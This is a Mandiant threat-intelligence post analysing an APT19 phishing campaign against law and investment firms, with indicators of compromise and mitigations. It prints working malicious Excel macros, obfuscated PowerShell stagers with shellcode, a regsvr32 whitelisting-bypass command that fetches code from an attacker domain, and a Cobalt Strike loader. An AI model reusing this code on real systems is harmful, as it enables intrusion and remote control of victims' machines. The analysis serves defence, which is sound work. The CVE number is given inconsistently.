Privileges and Credentials: Phished at the Request of Counsel | Mandiant

By Mandiant

Published: 2017-06-06 · Archived: 2026-04-05 12:50:31 UTC

Summary

In May and June 2017, FireEye observed a phishing campaign targeting at least seven global law and investment firms. We have associated this campaign with APT19, a group that we assess is composed of freelancers, with some degree of sponsorship by the Chinese government.

APT19 used three different techniques to attempt to compromise targets. In early May, the phishing lures leveraged RTF attachments that exploited the Microsoft Windows vulnerability described in CVE 2017-0199. Toward the end of May, APT19 switched to using macro-enabled Microsoft Excel (XLSM) documents. In the most recent versions, APT19 added an application whitelisting bypass to the XLSM documents. At least one observed phishing lure delivered a Cobalt Strike payload.

As of the writing of this blog post, FireEye had not observed post-exploitation activity by the threat actors, so we cannot assess the goal of the campaign. We have previously observed APT19 steal data from law and investment firms for competitive economic purposes.

This purpose of this blog post is to inform law firms and investment firms of this phishing campaign and provide technical indicators that their IT personnel can use for proactive hunting and detection.

The Emails

APT19 phishing emails from this campaign originated from sender email accounts from the "@cloudsend[.]net" domain and used a variety of subjects and attachment names. Refer to the Indicators of Compromise section for more details.

The Attachments

APT19 leveraged Rich Text Format (RTF) and macro-enabled Microsoft Excel (XLSM) files to deliver their initial exploits. The following sections describe the two methods in further detail.


RTF Attachments

Through the exploitation of the HTA handler vulnerability described in CVE-2017-1099, the observed RTF attachments download hxxp://tk-in-f156.2bunny[.]com/Agreement.doc. Unfortunately, this file was no longer hosted at tk-in-f156.2bunny[.]com for further analysis. Figure 1 is a screenshot of a packet capture showing one of the RTF files reaching out to hxxp://tk-in-f156.2bunny[.]com/Agreement.doc.

```
GET /Agreement.doc HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C;
.NET4.0E)
Host: tk-in-f156.2bunny.com
Connection: Keep-Alive
```

XLSM Attachments

The XLSM attachments contained multiple worksheets with content that reflected the attachment name. The attachments also contained an image that requested the user to “Enable Content”, which would enable macro support if it was disabled. Figure 2 provides a screenshot of one of the XLSM files (MD5:30f149479c02b741e897cdb9ecd22da7).



One of the malicious XLSM attachments that we observed contained a macro that:

1. Determined the system architecture to select the correct path for PowerShell
2. Launched a ZLIB compressed and Base64 encoded command with PowerShell. This is a typical technique used by Meterpreter stagers.

Figure 3 depicts the macro embedded within the XLSM file (MD5: 38125a991efc6ab02f7134db0ebe21b6).

```
Arch = Environ("PROCESSOR_ARCHITECTURE")
windir = Environ("windir")
If Arch = "AMD64" Then
    piglet = windir + "\syswow64\windowspowershell\v1.0\powershell.exe"
Else
    piglet = "powershell.exe"
End If

whelp = "zVdRj6M2EH7Pr7AiHhJtWBkbQ7hopbv2VOmkqqq0q/YhygMY00UlJC"
whelp = whelp + "Lkmr22/73MOGNidntq+9SXATPjb74Zj8cm0OyBvZ/Pth+b5t"
whelp = whelp + "P+eOj6xfxX07WmkeK+bJr5cseO56KpNTv1eT88zKUf9OxT2/"
whelp = whelp + "/Yd+ynuuvPefOhaQ56cf3224qd67Znl+vz5fr8stz8Zz/fdi"
whelp = whelp + "bvzdPz8CjJz/mK+3nFRs/Xtxvf1y9T7/vTZ931/8T33uxPpl"
whelp = whelp + "+8RnZRzd/PgsOQyA9lGT69HA0LhzmF6T6aqm7rvj60LNAs/C"
whelp = whelp + "HfGzb/uW6lmLOwHUanY64Nwy/fnVsNlicWHvPTqX/uzrPg8h"
whelp = whelp + "Ac3r3zksxX/BJxDg9pHzFfbtj2m5febHe74AQryi+VHjRmPY"
whelp = whelp + "h1Ngg0HEXCSWEUAEWDKAUoYlAUg1ACPXhDrr1h5IxTGArwxq"
whelp = whelp + "tBFCnQyuFbQvBVRW8aQHOAkiAS+JbCG0cUeBNgotEYpvESBA"
whelp = whelp + "4B2YBdxYmGSn1WjnMsyAfOLUcFvKWYHEWE0pg4j8ZqnAHG0d"
whelp = whelp + "o5WhNJayyBlSRvcUZ20mXI2n01G38brwRvBkkC3QpAOXhLwa"
whelp = whelp + "4CrSxoKGKywzSpCefY45wkjh8SLzzjSHvG1m4SkSukOCZ4FK"
whelp = whelp + "oggeurwERBdpULHyNCR6oiLSJHQNwgF+CnIKwE7BIDQtFq2V"
whelp = whelp + "IGRQppSjJngt5i0saaTLAceUoMSkwTZsjfH3ZfoV+wS3MHr5"
whelp = whelp + "2AOERFiyzAL24XLAvcC4kkgASgUk7TkL3FEw5P0TIK51xJqq"
whelp = whelp + "ZYkQKLYfQ2zlCTHMSOPShS6ZANJcfiKYcX+XhYSMKBxkQS4T"
whelp = whelp + "GEt8K/CWHkkhAXNcnBGIzw5uI3ZIqRI5eJo1j+6xkYqmuHtv"
whelp = whelp + "T+l8Lyy1a33QLXdyoiSqLEvQV5TmFaPqnxghS4JW3jyQjAom"
whelp = whelp + "Drk/63NS3ZZGtgYSq3/WwHBrwMXOrktXMs9DEiPGywXScuXm"
whelp = whelp + "z/9mSKSXsjIvfm/CKyGgu48PwiIe233DeTmBCewL4LQ2z16Q"
whelp = whelp + "RvclbEHjJqq4S0tk8CgyojpjwjRzkkW49NunyDuFsAW7YYvv"
whelp = whelp + "Fclmr1Kja7jK42MLYxYYULGpsv9wMsKloK4d7sRQMJpRRboT"
whelp = whelp + "2/GFvkVhq3PTbVLCOTUSAyNgC7TRUNby4nMBeP9wK0uaA4Rq"
whelp = whelp + "YYZeyMub0UvUa5aeZj7aakxa2WY63hAa48H5kkBQp7W0o9AO"
whelp = whelp + "76/XRruJLCsyxLHID4WklpqAN7uIIPewOQvp0ipsgetZhs6X"
whelp = whelp + "b8KGyjdeelPYrc2YNHwnhGpcgZjfEe5roybt3UdX7b/jMymR"
whelp = whelp + "xynG9m1aFji6B+4JugZmFjhsFJ339v2l/65zBaDl/v7pbsd7"
whelp = whelp + "jaXu/WW3u53i2Cy/3TYRhIsVjeBfVyxYap26DerVi0ZH+ww7"
whelp = whelp + "kP23PTbP6cBV/wcuz9GQwZWgWXFTzgUvzY510fPjbGHFn4aP"
whelp = whelp + "ShLRncnTn/Cw=="

owlet = piglet + " -NoP -NonI -W Hidden -Command ""Invoke-E"
owlet = owlet + "xpression $(New-Object IO.StreamReader ($(New-Ob"
owlet = owlet + "ject IO.Compression.DeflateStream ($(New-Object "
owlet = owlet + "IO.MemoryStream (,$([Convert]::FromBase64String("
owlet = owlet + "\"" " & whelp & " \"" )))), [IO.Compression.Compre"
owlet = owlet + "ssionMode]::Decompress)), [Text.Encoding]::ASCII"
owlet = owlet + ")).ReadToEnd();"""

Shell owlet, vbHide

End Sub
```

Figure 4 contains the decoded output of the encoded text.

```
$c = @"
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr w, uint x,
uint y, uint z);
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr u, uint v,
IntPtr w, IntPtr x, uint y, IntPtr z);
[DllImport("msvcrt.dll")] public static extern IntPtr memset(IntPtr x, uint y, uint z);
"@
$o = Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passthru
$x=$o::VirtualAlloc(0,0x1000,0x3000,0x40); [Byte[]]$sc =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x
0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61
,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0
x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8
b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,
0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x
58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b
,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0
x8b,0x12,0xeb,0x86,0x5d,0x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x54,0x68,0x4
c,0x77,0x26,0x07,0xff,0xd5,0xe8,0x80,0x00,0x00,0x00,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,0x61,
0x2f,0x34,0x2e,0x30,0x20,0x28,0x63,0x6f,0x6d,0x70,0x61,0x74,0x69,0x62,0x6c,0x65,0x3b,0x
20,0x4d,0x53,0x49,0x45,0x20,0x38,0x2e,0x30,0x3b,0x20,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73
,0x20,0x4e,0x54,0x20,0x35,0x2e,0x31,0x3b,0x20,0x54,0x72,0x69,0x64,0x65,0x6e,0x74,0x2f,0
x34,0x2e,0x30,0x3b,0x20,0x49,0x6e,0x66,0x6f,0x50,0x61,0x74,0x68,0x2e,0x32,0x3b,0x20,0x2
e,0x4e,0x45,0x54,0x34,0x2e,0x30,0x43,0x3b,0x20,0x2e,0x4e,0x45,0x54,0x34,0x2e,0x30,0x45,
0x29,0x00,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x
58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x58,0x00,0x59
,0x31,0xff,0x57,0x57,0x57,0x57,0x51,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,0xeb,0x79,0x5b,0
x31,0xc9,0x51,0x51,0x6a,0x03,0x51,0x51,0x68,0x50,0x00,0x00,0x00,0x53,0x50,0x68,0x57,0x8
9,0x9f,0xc6,0xff,0xd5,0xeb,0x62,0x59,0x31,0xd2,0x52,0x68,0x00,0x02,0x60,0x84,0x52,0x52,
0x52,0x51,0x52,0x50,0x68,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x89,0xc6,0x31,0xff,0x57,0x57,0x
57,0x57,0x56,0x68,0x2d,0x06,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x74,0x44,0x31,0xff,0x85,0xf6
,0x74,0x04,0x89,0xf9,0xeb,0x09,0x68,0xaa,0xc5,0xe2,0x5d,0xff,0xd5,0x89,0xc1,0x68,0x45,0
x21,0x5e,0x31,0xff,0xd5,0x31,0xff,0x57,0x6a,0x07,0x51,0x56,0x50,0x68,0xb7,0x57,0xe0,0x0
b,0xff,0xd5,0xbf,0x00,0x2f,0x00,0x00,0x39,0xc7,0x74,0xbc,0x31,0xff,0xeb,0x15,0xeb,0x49,
0xe8,0x99,0xff,0xff,0xff,0x2f,0x61,0x45,0x55,0x61,0x00,0x00,0x68,0xf0,0xb5,0xa2,0x56,0x
ff,0xd5,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x68,0x00,0x00,0x40,0x00,0x57,0x68,0x58,0xa4
,0x53,0xe5,0xff,0xd5,0x93,0x53,0x53,0x89,0xe7,0x57,0x68,0x00,0x20,0x00,0x00,0x53,0x56,0
x68,0x12,0x96,0x89,0xe2,0xff,0xd5,0x85,0xc0,0x74,0xcd,0x8b,0x07,0x01,0xc3,0x85,0xc0,0x7
5,0xe5,0x58,0xc3,0xe8,0x37,0xff,0xff,0xff,0x61,0x75,0x74,0x6f,0x64,0x69,0x73,0x63,0x6f,
0x76,0x65,0x72,0x2e,0x32,0x62,0x75,0x6e,0x6e,0x79,0x2e,0x63,0x6f,0x6d,0x00;
for ($i=0;$i -le ($sc.Length-1);$i++) {$o::memset([IntPtr]($x.ToInt32()+$i), $sc[$i],
1) | out-null;}
$z=$o::CreateThread(0,0,$x,0,0,0); Start-Sleep -Second 100000
```

Figure 4: Decoded ZLIB + Base64 payload

The shellcode invokes PowerShell to issue a HTTP GET request for a random four (4) character URI on the root of autodiscovery[.]2bunny[.]com. The requests contain minimal HTTP headers since the PowerShell command is executed with mostly default parameters. Figure 5 depicts an HTTP GET request generated by the payload, with minimal HTTP headers.

```
GET /aEUa HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2; .NET4.0C;
.NET4.0E)
Host: autodiscover.2bunny.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 5: GET Request with minimal HTTP headers

Converting the shellcode to ASCII and removing the non-printable characters provides a quick way to pull out network-based indicators (NBI) from the shellcode. Figure 6 shows the extracted NBIs.

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0;
InfoPath.2; .NET4.0C; .NET4.0E)
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXY1WWWWQh:Vyy[1QQjQQhPSPhWbY1Rh`RRRQRPhU.;1
WWWWVh-{tD1t   h]hE!^11WjQVPhW./9t1I/aEUahVj@hh@WhXSSSWh SVhtuX7
autodiscover.2bunny.com
```

Figure 6: Decoded shellcode

FireEye also identified an alternate macro in some of the XLSM documents, displayed in Figure 7.

```
Attribute VB_Name = "Module1"
Sub Auto_Open()
  Dim squab As String
  OYhqQ = ChrW(114) & ChrW(101) & ChrW(103) & ChrW(115) & ChrW(118) & ChrW(114) & ChrW(51) & ChrW(50) & ChrW(46) &
ChrW(101)
  PkJEA = ChrW(120) & ChrW(101) & ChrW(32) & ChrW(47) & ChrW(115) & ChrW(32) & ChrW(47) & ChrW(110) & ChrW(32) & ChrW(47)
  sNbls = ChrW(117) & ChrW(32) & ChrW(47) & ChrW(105) & ChrW(58) & ChrW(104) & ChrW(116) & ChrW(116) & ChrW(112) &
ChrW(115)
  MIOlr = ChrW(58) & ChrW(47) & ChrW(47) & ChrW(108) & ChrW(121) & ChrW(110) & ChrW(99) & ChrW(100) & ChrW(105) & ChrW(115)
  cyLVE = ChrW(99) & ChrW(111) & ChrW(118) & ChrW(101) & ChrW(114) & ChrW(46) & ChrW(50) & ChrW(98) & ChrW(117) & ChrW(110)
  zLmBI = ChrW(110) & ChrW(121) & ChrW(46) & ChrW(99) & ChrW(111) & ChrW(109) & ChrW(47) & ChrW(65) & ChrW(117) & ChrW(116)
  TXUbm = ChrW(111) & ChrW(100) & ChrW(105) & ChrW(115) & ChrW(99) & ChrW(111) & ChrW(118) & ChrW(101) & ChrW(114) &
ChrW(32)
  zXocd = ChrW(115) & ChrW(99) & ChrW(114) & ChrW(111) & ChrW(98) & ChrW(106) & ChrW(46) & ChrW(100) & ChrW(108) &
ChrW(108)
  squab = OYhqQ & PkJEA & sNbls & MIOlr & cyLVE & zLmBI & TXUbm & zXocd
  Dim Obj As Object
  Set Obj = CreateObject("WScript.Shell")
  Obj.Run squab, 0
End Sub
```

Figure 7: Alternate macro

This macro uses Casey Smith's "Squiblydoo" Application Whitelisting bypass technique to run the command in Figure 8.

```
C:\Windows\System32\regsvr32.exe" /s /n /u
/i:https://lyncdiscover.2bunny[.]com/Autodiscover scrobj.dll
```

Figure 8: Application Whitelisting Bypass

The command in Figure 8 downloads and launches code within an SCT file. The SCT file in the payload (MD5: 1554d6fe12830ae57284b389a1132d65) contained the code shown in Figure 9.

```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("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
zPr4NISDQAA"));IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd(
);
```

Figure 10 provides the decoded script. Notice the "$DoIt" string, which is usually indicative of a Cobalt Strike payload.

```
$DoIt = @'
function func_get_proc_address {
 Param ($var_module, $var_procedure)
 $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')

 return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-
Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}

function func_get_delegate_type {
 Param (
  [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
  [Parameter(Position = 1)] [Type] $var_return_type = [Void]
 )

 $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
 $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime,
Managed')
 $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
$var_parameters).SetImplementationFlags('Runtime, Managed')

 return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQ
i0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRb
W2FZWlH/4FhfWosS64ZdaG5ldABod2luaVRoTHcmB//V6IAAAABNb3pppbGxhLzQuMCAoY29tcGF0aWJsZTsgTVNJRSA4LjA7IFdpbmRv
d3MgTlQgNS4xOyBUcmlkZW50LzQuMDsgSW5mb1BhdGguMjsgLk5FVDQuMEM7IC5ORVQ0LjBFKQBYWFhYWFhYWFhYWFhYWFhYWFhY
WFhYWFhYWFhYAFkx/1dXV1dRaDpWeaf/1et5WzHJUVFqA1FRaFAAAABTUGhXiZ/G/9XrYlkx0lJoAAJghFJSUlFSUGjrVS47/9WJxjH/
V1dXV1ZoLQYYe//VhcB0RDH/hfZ0BIn56wloqsXiXf/VicFoRSFeMf/VMf9XagdRVlBot1fgC//VvwAvAAA5x3S8Mf/rFetJ6Jn///8v
SzVvbQAAaPC1olb/1WpAaAAQAABoAABAAFdoWKRT5f/Vk1NTiedXaAAgAABTVmgSloni/9WFwHTNiwcBw4XAdeVYw+g3////YXV0b2Rp
c2NvdmVyLjJidW5ueS5jb20A")

$var_buffer =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, $var_code.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32],
[IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$var_buffer,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll WaitForSingleObject), (func_get_delegate_type @([IntPtr],
[Int32]))).Invoke($var_hthread,0xffffffff) | Out-Null
'@

If ([IntPtr]::size -eq 8) {
 start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
 IEX $DoIt
}
```

Figure 10: Decoded SCT contents

A quick conversion of the contents of the variable “$var_code” from Base64 to ASCII shows some familiar network indicators, shown in Figure 11.

```
GET /IE9CompatViewList.xml HTTP/1.1
Accept: */*
Cookie: Vvi0vVcTyBwKhZda0iMm+Ht+ya5Ko7XkIiI7727uHEukwkqXtAUnaJcX7exCJGWDNB/horP9SQ9x9cyfhSI8RG6RKM
+9HmGh4ApQ096Ie2EFbSZ0Dhl08TXG2C1YeHXjhAmxuHMJfSrB8fPRv99EAfEGPDrZgnimJITemdu6lpM=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts; IE0006_ver1;EN_GB)
Host: autodiscover.2bunny.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 11: $var_code to ASCII

Second Stage Payload

Once the XLSM launches its PowerShell command, it downloads a typical Cobalt Strike BEACON payload, configured with the following parameters:

- Process Inject Targets:
  - %windir%\syswow64\rundll32.exe
  - %windir%\sysnative\rundll32.exe
- c2_user_agents
  - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts; IE0006_ver1;EN_GB)
- Named Pipes
  - \\%s\pipe\msagent_%x
- beacon_interval
  - 60
- C2
  - autodiscover.2bunny[.]com/submit.php
  - autodiscover.2bunny[.]com/IE9CompatViewList.xml
  - sfo02s01-in-f2.cloudsend[.]net/submit.php
  - sfo02s01-in-f2.cloudsend[.]net/IE9CompatViewList.xml
- C2 Port
  - TCP/80

Figure 12 depicts an example of a BEACON C2 attempt from this payload.


```
GET /IE9CompatViewList.xml HTTP/1.1
Accept: */*
Cookie: Vvi0vVcTyBwKhZda0iMm+Ht+ya5Ko7XkIiI7727uHEukwkqXtAUnaJcX7exCJGWDNB/horP9SQ9x9cyfhSI8RG6RKM
+9HmGh4ApQ096Ie2EFbSZ0Dhl08TXG2C1YeHXjhAmxuHMJfSrB8fPRv99EAfEGPDrZgnimJITemdu6lpM=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts; IE0006_ver1;EN_GB)
Host: autodiscover.2bunny.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 12: Cobalt Strike BEACON C2

FireEye Product Detections

The following FireEye products currently detect and block the methods described above. Table 1 lists the current detection and blocking capabilities by product.

Detection Name	Product	Action	Notes
SUSPICIOUS POWERSHELL USAGE (METHODOLOGY)	HX	Detect	XSLM Macro launch
Gen:Variant.Application.HackTool.CobaltStrike.1	HX	Detect	XSLM Macro launch
Malware Object	HX	Detect	BEACON written to disk
Backdoor.BEACON	NX	Block*	BEACON Callback
FE_Malformed_RTF	EX/ETP/NX	Block*	RTF
Malware.Binary.rtf	EX/ETP/NX	Block*	RTF
Malware.Binary	EX/ETP/NX	Block*	RTF
Malware.Binary.xlsx	EX/ETP/NX	Block*	XSLM

Table 1: Detection review

**Appliances must be configured for block mode.*

Recommendations

FireEye recommends organizations perform the following steps to mitigate the risk of this campaign:

1. Microsoft Office users should apply the patch from Microsoft as soon as possible, if they have not already installed it.
2. Search historic and future emails that match the included indicators of compromise.
3. Review web proxy logs for connections to the included network based indicators of compromise.
4. Block connections to the included fully qualified domain names.
5. Review endpoints for the included host based indicators of compromise.

Indicators of Compromise

The following section provides the IOCs for the variants of the phishing emails and malicious payloads that FireEye has observed during this campaign.

Email Senders

- PressReader <infodept@cloudsend[.]net> </infodept@cloudsend[.]net>
- Angela Suh <angela.suh@cloudsend[.]net> </angela.suh@cloudsend[.]net>
- Ashley Safronoff <ashley.safronoff@cloudsend[.]net> </ashley.safronoff@cloudsend[.]net>
- Lindsey Hersh <lindsey.hersh@cloudsend[.]net> </lindsey.hersh@cloudsend[.]net>
- Sarah Roberto sarah.roberto@cloudsend[.]net
- noreply@cloudsend[.]net

Email Subject Lines

- Macron Denies Authenticity Of Leak, French Prosecutors Open Probe
- Macron Document Leaker Releases New Images, Promises More Information
- Are Emmanuel Macron's Tax Evasion Documents Real?
- Time Allocation
- Vacancy Report
- china paper table and graph
- results with zeros – some ready not all finished
- Macron Leaks contain secret plans for the islamisation of France and Europe

Attachment Names

- Macron_Authenticity.doc.rtf
